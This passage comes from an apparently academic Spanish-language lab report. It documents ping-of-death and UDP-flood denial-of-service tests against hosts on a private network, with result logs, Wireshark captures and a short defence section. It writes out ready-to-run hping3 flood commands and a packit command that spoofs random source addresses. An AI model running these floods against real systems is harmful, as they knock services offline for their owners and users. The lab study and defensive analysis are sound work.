


Ilustración 163: Realizando ataque ping of death, obteniendo como resultado 793 paquetes, desde terminal 1.

Terminal 2, se enviaron hasta el momento del corte 1705 paquetes.




Ilustración 164: Realizando ataque ping of death, obteniendo como resultado 1705 paquetes, desde terminal 2

Terminal 3, se enviaron hasta el momento del corte 1694 paquetes.

```
64 bytes from 192.168.1.4: icmp_seq=1680 ttl=64 time=0.721 ms
64 bytes from 192.168.1.4: icmp_seq=1681 ttl=64 time=0.701 ms
64 bytes from 192.168.1.4: icmp_seq=1682 ttl=64 time=0.705 ms
64 bytes from 192.168.1.4: icmp_seq=1683 ttl=64 time=0.631 ms
64 bytes from 192.168.1.4: icmp_seq=1684 ttl=64 time=0.526 ms
64 bytes from 192.168.1.4: icmp_seq=1685 ttl=64 time=0.501 ms
64 bytes from 192.168.1.4: icmp_seq=1686 ttl=64 time=0.502 ms
64 bytes from 192.168.1.4: icmp_seq=1687 ttl=64 time=0.494 ms
64 bytes from 192.168.1.4: icmp_seq=1688 ttl=64 time=0.473 ms
64 bytes from 192.168.1.4: icmp_seq=1689 ttl=64 time=0.487 ms
64 bytes from 192.168.1.4: icmp_seq=1690 ttl=64 time=0.491 ms
64 bytes from 192.168.1.4: icmp_seq=1691 ttl=64 time=0.472 ms
64 bytes from 192.168.1.4: icmp_seq=1692 ttl=64 time=0.501 ms
64 bytes from 192.168.1.4: icmp_seq=1693 ttl=64 time=0.546 ms
64 bytes from 192.168.1.4: icmp_seq=1694 ttl=64 time=0.475 ms
^C
--- 192.168.1.4 ping statistics ---
1694 packets transmitted, 1657 received, 2% packet loss, time 1625346ms
rtt min/avg/max/mdev = 0.379/0.793/100.566/2.571 ms, pipe 69
```

Ilustración 165: Realizando ataque ping of death, obteniendo como resultado 1694 paquetes, desde terminal 3

Terminal 4, se enviaron hasta el momento del corte 35018 paquetes.

```
64 bytes from 192.168.1.4: icmp_seq=35000 ttl=64 time=0.489 ms
64 bytes from 192.168.1.4: icmp_seq=35001 ttl=64 time=0.498 ms
64 bytes from 192.168.1.4: icmp_seq=35002 ttl=64 time=0.511 ms
64 bytes from 192.168.1.4: icmp_seq=35003 ttl=64 time=0.504 ms
64 bytes from 192.168.1.4: icmp_seq=35004 ttl=64 time=0.478 ms
64 bytes from 192.168.1.4: icmp_seq=35005 ttl=64 time=0.474 ms
64 bytes from 192.168.1.4: icmp_seq=35006 ttl=64 time=0.510 ms
64 bytes from 192.168.1.4: icmp_seq=35007 ttl=64 time=0.514 ms
64 bytes from 192.168.1.4: icmp_seq=35008 ttl=64 time=0.491 ms
64 bytes from 192.168.1.4: icmp_seq=35009 ttl=64 time=0.491 ms
64 bytes from 192.168.1.4: icmp_seq=35010 ttl=64 time=0.515 ms
64 bytes from 192.168.1.4: icmp_seq=35011 ttl=64 time=0.519 ms
64 bytes from 192.168.1.4: icmp_seq=35012 ttl=64 time=0.544 ms
64 bytes from 192.168.1.4: icmp_seq=35013 ttl=64 time=0.689 ms
64 bytes from 192.168.1.4: icmp_seq=35014 ttl=64 time=0.541 ms
64 bytes from 192.168.1.4: icmp_seq=35015 ttl=64 time=0.544 ms
64 bytes from 192.168.1.4: icmp_seq=35016 ttl=64 time=0.482 ms
64 bytes from 192.168.1.4: icmp_seq=35017 ttl=64 time=0.487 ms
64 bytes from 192.168.1.4: icmp_seq=35018 ttl=64 time=0.498 ms
^C
--- 192.168.1.4 ping statistics ---
35018 packets transmitted, 3851 received, 89% packet loss, time 1615325ms
rtt min/avg/max/mdev = 0.385/39.339/175.488/48.728 ms, pipe 32768
```

Ilustración 166: Realizando ataque ping of death, obteniendo como resultado 35018 paquetes, desde terminal 4.

Nota: De la misma manera fue realizado el ataque desde terminales 5,6,7,8, Obteniendo los siguientes resultados:

Terminal 5, se enviaron hasta el momento del corte 2371 paquetes.

Terminal 6, se enviaron hasta el momento del corte 67667 paquetes.

Terminal 7, se enviaron hasta el momento del corte 2154 paquetes.

Terminal 8, se enviaron hasta el momento del corte 2114 paquetes.

DESDE MAQUINAS WINDOWS, se abrieron 10 terminales cmd

Ilustración 167: Realizando el ataque Ping of death, desde clientes en Windows, con 10 cmd.

Terminal 1, se enviaron hasta el momento del corte 1978 paquetes.




Ilustración 168: Realizando ataque ping of death Desde windows, terminal 1.

Terminal 2, se enviaron hasta el momento del corte 1978.

Ilustración 169: Realizando ataque ping of death Desde windows, terminal 2.

Terminal 3, se enviaron hasta el momento del corte 1985 paquetes.

```
Respuesta desde 192.168.1.4: bytes=65500 tiempo=12ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=12ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=12ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=12ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=12ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=12ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=12ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=12ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=12ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=12ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=12ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=12ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=12ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=12ms TTL=64

Estadísticas de ping para 192.168.1.4:
    Paquetes: enviados = 1985, recibidos = 1985, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 11ms, Máximo = 17ms, Media = 12ms
Control-C
^C
```

Ilustración 170: Realizando ataque ping of death Desde windows, terminal 3.

Terminal 4, se enviaron hasta el momento del corte 1985 paquetes.

```
Respuesta desde 192.168.1.4: bytes=65500 tiempo=18ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=18ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=19ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=18ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=18ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=18ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=18ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=18ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=18ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=17ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=16ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=15ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=16ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=15ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=15ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=16ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=15ms TTL=64
Respuesta desde 192.168.1.4: bytes=65500 tiempo=15ms TTL=64

Estadísticas de ping para 192.168.1.4:
    Paquetes: enviados = 1985, recibidos = 1984, perdidos = 1
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 11ms, Máximo = 110ms, Media = 13ms
Control-C
^C
```

Ilustración 171: Realizando ataque ping of death Desde windows, terminal 4.

Nota: De igual manera fue realizado el ataque ping of death desde maquinas clientes con Windows, en las cmd número 5, 6, 7, 8, 9, 10, obteniendo los siguientes resultados:

Terminal 5, se enviaron hasta el momento del corte 1992 paquetes.

Terminal 6, se enviaron hasta el momento del corte 1995 paquetes.

Terminal 7, se enviaron hasta el momento del corte 1997 paquetes.

Terminal 8, se enviaron hasta el momento del corte 2001 paquetes.

Terminal 9, se enviaron hasta el momento del corte 2008 paquetes.

Terminal 10, se enviaron hasta el momento del corte 2019 paquetes.

ANALISIS CON WIRESHARK #1.

1	0.00000000	192.168.1.5	192.168.1.2	TCP	60 jstel > ndmp [ACK] Seq=1 Ack=1 Win=65373 Len=0
2	0.00003500	192.168.1.2	192.168.1.5	TCP	116 ndmp > jstel [PSH, ACK] Seq=1 Ack=1 Win=65529 Len=62
3	0.01883800	192.168.1.8	192.168.1.2	TCP	60 ardus-cntl > ndmp [ACK] Seq=1 Ack=1 Win=64625 Len=0
4	0.01886500	192.168.1.2	192.168.1.8	TCP	116 ndmp > ardus-cntl [PSH, ACK] Seq=1 Ack=1 Win=64417 Len=62
5	0.20110700	192.168.1.5	192.168.1.2	TCP	60 jstel > ndmp [ACK] Seq=1 Ack=63 Win=65311 Len=0
6	0.21994800	192.168.1.8	192.168.1.2	TCP	60 ardus-cntl > ndmp [ACK] Seq=1 Ack=63 Win=64563 Len=0
7	0.83917600	192.168.1.2	192.168.1.8	TCP	73 ndmp > ardus-cntl [PSH, ACK] Seq=63 Ack=1 Win=64417 Len=19
8	0.83921300	192.168.1.2	192.168.1.5	TCP	73 ndmp > jstel [PSH, ACK] Seq=63 Ack=1 Win=65529 Len=19
9	1.00578400	192.168.1.5	192.168.1.2	TCP	60 jstel > ndmp [ACK] Seq=1 Ack=82 Win=65292 Len=0
10	1.00581800	192.168.1.2	192.168.1.5	TCP	116 ndmp > jstel [PSH, ACK] Seq=82 Ack=1 Win=65529 Len=62
11	1.02461800	192.168.1.8	192.168.1.2	TCP	60 ardus-cntl > ndmp [ACK] Seq=1 Ack=82 Win=64544 Len=0
12	1.02462800	192.168.1.2	192.168.1.8	TCP	116 ndmp > ardus-cntl [PSH, ACK] Seq=82 Ack=1 Win=64417 Len=62
13	1.20697300	192.168.1.5	192.168.1.2	TCP	60 jstel > ndmp [ACK] Seq=1 Ack=144 Win=65230 Len=0
14	1.22580900	192.168.1.8	192.168.1.2	TCP	60 ardus-cntl > ndmp [ACK] Seq=1 Ack=144 Win=64482 Len=0
15	1.81473400	192.168.1.2	192.168.1.8	TCP	73 ndmp > ardus-cntl [PSH, ACK] Seq=144 Ack=1 Win=64417 Len=19
16	1.81477100	192.168.1.2	192.168.1.5	TCP	73 ndmp > jstel [PSH, ACK] Seq=144 Ack=1 Win=65529 Len=19
17	1.92997800	192.168.1.8	192.168.1.2	TCP	60 ardus-cntl > ndmp [ACK] Seq=1 Ack=163 Win=64463 Len=0

Ilustración 172: Realizando análisis del tráfico con la herramienta Wireshark, análisis número 1.

ANALISIS CON WIRESHARK #2.

27	30.8054520	192.168.1.8	192.168.1.2	TCP	62 [TCP Port numbers reused] nucleus-sand > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PER
28	31.1644950	192.168.1.5	192.168.1.2	TCP	62 [TCP Port numbers reused] hpvmmdata > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
29	33.7572720	192.168.1.8	192.168.1.2	TCP	62 nucleus-sand > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
30	34.1217200	192.168.1.5	192.168.1.2	TCP	62 hpvmmdata > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
31	35.4267940	192.168.1.2	216.234.79.8	UDP	44 Source port: 50190 Destination port: vtsas
32	39.6947410	192.168.1.8	192.168.1.2	TCP	62 nucleus-sand > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
33	39.7628960	192.168.1.8	192.168.1.2	TCP	62 caiccipc > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
34	40.0561620	192.168.1.5	192.168.1.2	TCP	62 hpvmmdata > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
35	40.1936980	192.168.1.5	192.168.1.2	TCP	62 kwdb-commn > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
36	42.8090030	192.168.1.8	192.168.1.2	TCP	62 caiccipc > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
37	43.1759110	192.168.1.5	192.168.1.2	TCP	62 kwdb-commn > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
38	48.8509180	192.168.1.8	192.168.1.2	TCP	62 caiccipc > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
39	49.2092250	192.168.1.5	192.168.1.2	TCP	62 kwdb-commn > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
40	55.4253620	192.168.1.2	216.234.79.8	UDP	44 Source port: 50190 Destination port: vtsas
41	61.8593510	192.168.1.8	192.168.1.2	TCP	62 ssslic-mgr > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
42	62.1975080	192.168.1.5	192.168.1.2	TCP	62 saphostctrl > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1

Ilustración 173: Realizando análisis del tráfico con la herramienta Wireshark, análisis número 2.

Resultados del Ataque.

Durante el transcurso del tiempo (promedio de 40 minutos hasta que fue detenido) la maquina donde se encontraba el servidor y la red en general no mostro ningún tipo de consecuencia al momento de la realización del ataque.

Una posible razón por la cual no provocó ningún problema es a lo mejor que a inicios o surgimiento de este tipo de ataque, los atacantes comenzaron a aprovecharse de las vulnerabilidades en los diferentes sistemas operativos de 1996, las empresas empezaron a realizar nuevas correcciones en los sistemas, de tal manera que a partir de 1997 fueron corregidas todas las vulnerabilidades que permitieran este tipo de ataque.




Ilustración 174: Realizando el test de medición de velocidad de descargar y subida, test número 1.

Se obtuvo 3.52 Mbps en velocidad de descarga y 0.13 Mbps en velocidad de subida.




Ilustración 175: Realizando el test de medición de velocidad de descargar y subida, test número 2.

Se obtuvo 3.50 Mbps en velocidad de descarga y 0.13 Mbps en velocidad de subida.

DEFENSA CONTRA ATAQUE PING OF DEATH.

- **Sistemas Actualizados.**

Una de las mejores soluciones contra este tipo de ataque es tener actualizado los sistemas Windows con versiones superiores a Windows 2000, ya que estas versiones cuentan con las características de evitar este tipo de ataques.

- **Nuevas Características de Windows.**

Las diferentes versiones de Windows han implementado la característica que los paquetes que envían con ping no pueden ser mayores de 65500, en caso de ser superior no podrá enviarse ningún tipo de paquetes, por ejemplo cuando se enviar con un tamaño de 70,000 no es un intervalo valido




Ilustración 176: Verificando una característica de seguridad de Windows.




Ilustración 177: Verificando una característica de seguridad de Windows

- **Parches.**

Descargar las actualizaciones y parches de seguridad más recientes para maquinas Windows, estas se pueden descargar en el sitio oficial de Microsoft: www.microsoft.com.

11.10 ATAQUE UDP FLOOD.

Con la realización de este ataque se pretende generar grandes cantidades de paquetes UDP aleatorios a los puertos en un host remoto contra la víctima, este tipo de ataque en ocasiones viene acompañado de IP Spoofing para inundar a la víctima.

Escenario.




Ilustración 178: Escenario a desarrollar aplicando ataque UDP FLOOD

Realizando el ataque.

En la realización del ataque UDP Flood se seguirá haciendo uso de la herramienta **packit y haping3**, con la siguiente sintaxis.

Packit –t udp –D 8 –sR –d 192.168.1.4 –c 1000000000 –h

Donde:

-t protocol: tcp, udp, icmp, Arp.

-c número: número de Paquetes a inyectar.

-s dirección: IP origen mostrada (Spoofing).

-sr: Establece dirección IP origen aleatorio.

-d dirección: dirección destino.

-h: host response: salida por pantalla.

Desde la maquina Atacante 1 se abrieron 8 terminales haciendo uso de la herramienta hping3.

Terminal 1, se enviaron hasta el momento del corte 5315694 paquetes

```
root@rodolfo-laptop:/home/rodolfo# hping3 --udp --flood -p 80 192.168.1.7
HPING 192.168.1.7 (eth0 192.168.1.7): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.7 hping statistic ---
5315694 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 179: Realizando el ataque con la herramienta hping3, desde terminal número 1.

Terminal 2, se enviaron hasta el momento del corte 16740574 paquetes.

```
root@rodolfo-laptop:/home/rodolfo# hping3 --udp --flood -p 80 192.168.1.7
HPING 192.168.1.7 (eth0 192.168.1.7): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.7 hping statistic ---
16740574 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 180: Realizando el ataque con la herramienta hping3, desde terminal número 2.

Terminal 3, se enviaron hasta el momento del corte 17021849 paquetes.

```
root@rodolfo-laptop:/home/rodolfo# hping3 --udp --flood -p 80 192.168.1.7
HPING 192.168.1.7 (eth0 192.168.1.7): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.7 hping statistic ---
17021849 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 181: Realizando el ataque con la herramienta hping3, desde terminal número 3.

Terminal 4, se enviaron hasta el momento del corte 15451376 paquetes.

```
root@rodolfo-laptop:/home/rodolfo# hping3 --udp --flood -p 80 192.168.1.7
HPING 192.168.1.7 (eth0 192.168.1.7): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.7 hping statistic ---
15451376 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 182: Realizando el ataque con la herramienta hping3, desde terminal número 4.

Nota: De la misma manera fue realizado al ataque UDP FLOOD, con la herramienta hping3 desde la terminal 5, 6, 7, 8, obteniendo los siguientes resultados:

Terminal 5, se enviaron hasta el momento del corte 5086280 paquetes.

Terminal 6, se enviaron hasta el momento del corte 6969071 paquetes.

Terminal 7, se enviaron hasta el momento del corte 7663398 paquetes.

Terminal 8, se enviaron hasta el momento del corte 7663398 paquetes.

Luego para aumentar la intensidad del ataque se iniciaron 5 terminales con el uso de PACKIT.

Terminal 9, se enviaron hasta el momento del corte 1504 paquetes inyectados

```
Timestamp:   11:12:22.382038
UDP header:  Src Port: 36935  Dst Port(s): 8
IP header:   Src Address: 136.184.246.230  Dst Address: 192.168.1.4
             TTL: 128  ID: 23447  TOS: 0x0  Len: 28

-| No Response From Peer |-----------------------------------------------

-| SND 1504 |-----------------------------------------------------------

Timestamp:   11:12:24.383228
UDP header:  Src Port: 32254  Dst Port(s): 8
IP header:   Src Address: 224.116.160.206  Dst Address: 192.168.1.4
             TTL: 128  ID: 60980  TOS: 0x0  Len: 28
^C

Would you like to quit? (y/n): y

-| Packet Injection Statistics |-------------------------------------------
Injected: 1504  Received: 0  Loss: 100.0%  Bytes Written: 42112  Errors: 0

root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 183: Realizando ataque con la herramienta packit, terminal número 9.

Terminal 10, se enviaron hasta el momento del corte 1486 paquetes inyectados

```
Timestamp:   11:12:11.803846
UDP header:  Src Port: 43236  Dst Port(s): 8
IP header:   Src Address: 52.160.58.152  Dst Address: 192.168.1.4
             TTL: 128  ID: 46134  TOS: 0x0  Len: 28

-| No Response From Peer |-----------------------------------------------

-| SND 1486 |-----------------------------------------------------------

Timestamp:   11:12:13.808012
UDP header:  Src Port: 32680  Dst Port(s): 8
IP header:   Src Address: 68.34.177.58  Dst Address: 192.168.1.4
             TTL: 128  ID: 36173  TOS: 0x0  Len: 28

-| No Response From Peer |-----------------------------------------------
^C

Would you like to quit? (y/n): y

-| Packet Injection Statistics |-------------------------------------------
Injected: 1486  Received: 0  Loss: 100.0%  Bytes Written: 41608  Errors: 0

root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 184: Realizando ataque con la herramienta packit, terminal número 10.

Terminal 11, se enviaron hasta el momento del corte 1470 paquetes inyectados.

